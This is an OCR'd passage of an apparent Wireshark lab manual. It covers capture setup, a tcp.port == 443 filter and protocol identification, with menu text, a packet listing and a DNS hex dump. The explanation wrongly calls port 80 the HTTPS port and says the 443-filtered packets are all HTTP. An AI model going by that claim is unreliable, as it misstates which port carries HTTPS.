
Open Wireshark. In the main window, select the network interface you want to capture traffic from. This is usually your primary network adapter. Click the "Start capture" button (shark fin icon) to begin capturing network traffic.



2. Filter by Port Number:

Locate the "Filter" expression bar at the top of the Wireshark window.

In the bar, type the following filter expression: tcp.port == 443



Explanation:


tcp indicates we want to filter for packets using the TCP protocol.

port specifies we want to filter based on the port number. **== 443** defines the specific port number we want to focus on, in this case, port 80 for HTTPS traffic.

3. Observe Filtered Packets:

After applying the filter, you should see a significant decrease in the number of packets displayed. The remaining packets should all be related to HTTP communication, including requests and responses between your computer and the website you accessed.

You can analyze these packets further by double-clicking on them to open the packet details window. This window provides information about the packet's source and destination, protocol headers, and payload data (if available).



For http Traffic


Aim: Protocol Based Capturing.

Prerequisites: Windows, macOS, or Linux Network Security and Concepts, Internet connection.

Steps:


1. Start Wireshark Capture:

Open Wireshark. In the main window, select the network interface you want to capture traffic from. This is usually your primary network adapter. Click the "Start capture" button (shark fin icon) to begin capturing network traffic.



Step 2: Capture Network Activity:

Use your computer as you normally would for a few minutes. This simulates real-world network activity.




Capture some specific actions, like browsing a website, downloading a file, or playing a video online.

Step 3: Observe Captured Packets:

Stop the capture by clicking the "Stop" button or using the Ctrl+E keyboard shortcut.

You'll see a list of captured packets in the main Wireshark window. Each packet entry contains information like protocol, source and destination IP addresses, and packet size.


Step4:




Identify Protocols:

The "Protocol" column displays the primary protocol used in each packet. Common protocols include:

a) TCP: Transmission Control Protocol, used for reliable data transfer (web browsing, file downloads).




b) UDP: User Datagram Protocol, used for faster but unreliable data transfer(streaming media, online gaming).



C)ICMP: Internet Control Message Protocol, used for network diagnostic messages(ping, traceroute).

d) DNS: Domain Name System, translates domain names to IP addresses.



Step 5: Analyze Protocol Usage:


Based on the identified protocols and packet details, try to determine:

a) Which applications or services used each protocol?
b) What type of data was transferred?
c) How frequent was the communication for each protocol?
d) Did any unusual or unexpected protocols appear?

Step 7: Export or Save Capture:

You can export the captured data to a file for later analysis or sharing.

Go to "File" > "Save as...".Choose a file format and save the capture.


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Open Ctrl+O
Open Recent
Merge...
Import from Hex Dump...
Close Ctrl+W
Save Ctrl+S
Save As... Ctrl+Shift+S
File Set
Export Specified Packets...
Export Packet Dissections
Export Packet Bytes... Ctrl+Shift+X
Export PDUs to File...
Strip Headers...
Export TLS Session Keys...
Export Objects
Print... Ctrl+P
Quit Ctrl+Q
Destination Protocol Length Info
192.168.29.200 TLSv1.2 1034 Server Hello, Certificate, Server Key Exchange, Server Hello Done
52.184.217.56 TCP 54 53265 → 443 [ACK] Seq=221 Ack=2433 Win=66048 Len=0
52.184.217.56 TLSv1.2 212 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
192.168.29.200 TCP 54 443 → 53262 [FIN, ACK] Seq=5512 Ack=644 Win=62336 Len=0
35.164.182.2 TCP 54 53262 → 443 [ACK] Seq=644 Ack=5513 Win=66304 Len=0
40.74.28.229 TCP 54 53264 → 443 [RST, ACK] Seq=2945 Ack=13201 Win=0 Len=0
192.168.29.200 TLSv1.2 105 Change Cipher Spec, Encrypted Handshake Message
192.168.29.200 TLSv1.2 123 Application Data
52.184.217.56 TCP 54 53265 → 443 [ACK] Seq=379 Ack=2553 Win=66048 Len=0
52.184.217.56 TLSv1.2 141 Application Data
52.184.217.56 TLSv1.2 196 Application Data
52.184.217.56 TLSv1.2 92 Application Data
52.184.217.56 TLSv1.2 765 Application Data
224.0.0.251 MDNS 81 Standard query 0x0000 A APPSTECHSOLUTIO.local, "QM" question
224.0.0.251 MDNS 81 Standard query 0x0000 AAAA APPSTECHSOLUTIO.local, "QM" question
224.0.0.252 LLMNR 75 Standard query 0x86da A APPSTECHSOLUTIO
224.0.0.252 LLMNR 75 Standard query 0x514f AAAA APPSTECHSOLUTIO
Broadcast ARP 42 Who has 192.168.29.202? Tell 192.168.29.1
192.168.29.200 TLSv1.2 92 Application Data
192.168.29.200 TLSv1.2 96 Application Data
192.168.29.200 TCP 54 443 → 53265 [ACK] Seq=2591 Ack=1357 Win=524032 Len=0
52.184.217.56 TCP 54 53265 → 443 [ACK] Seq=1357 Ack=2633 Win=65792 Len=0
192.168.29.200 TLSv1.2 726 Application Data
6616 317.491448 192.168.29.200 52.184.217.56 TCP 54 53265 → 443 [ACK] Seq=1357 Ack=3305 Win=65280 Len=0
6617 317.507969 192.168.29.200 224.77.77.77 UDP 148 12177 → 12177 Len=106
6618 317.518345 192.168.29.200 224.77.77.77 UDP 148 12177 → 12177 Len=106
6619 317.533970 192.168.29.200 224.77.77.77 UDP 148 12177 → 12177 Len=106
6620 317.700895 192.168.29.57 224.0.0.252 LLMNR 75 Standard query 0x514f AAAA APPSTECHSOLUTIO
6621 317.701453 192.168.29.57 224.0.0.252 LLMNR 75 Standard query 0x86da A APPSTECHSOLUTIO
6622 317.904118 Netgear_14:c7:1c Broadcast ARP 60 Who has 192.168.2.200? Tell 192.168.2.250
Frame 4463: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface \Device\NPF_{56219FD6-352E-4DC9-B405-DCF6EB7A1DEE}
Ethernet II, Src: e4:56:7f:7a:c8:d5 (e4:56:7f:7a:c8:d5), Dst: zte_8f:fd:08 (b8:dd:71:8f:fd:08)
Internet Protocol Version 4, Src: 192.168.29.200, Dst: 8.8.8.8
User Datagram Protocol, Src Port: 63010, Dst Port: 53
Domain Name System (query)
0000 b8 dd 71 8f fd 08 e4 56 7f 7a c8 d5 08 00 45 00
0010 00 38 fd a2 00 00 80 11 4e 92 c0 a8 1d c8 08 08
0020 08 08 f6 22 00 35 00 24 85 40 e0 6f 01 00 00 01
0030 00 00 00 00 00 00 03 64 6e 73 06 67 6f 6f 67 6c
0040 65 00 00 01 00 01
wireshark_Wi-Fi4VV7H2.pcapng
Packets: 6622 · Displayed: 6622 (100.0%) · Dropped: 0 (0.0%)
Profile: Default


Aim : Website Based Capturing.

Prerequisites: Windows, macOS, or Linux Network Security and Concepts, Internet connection.

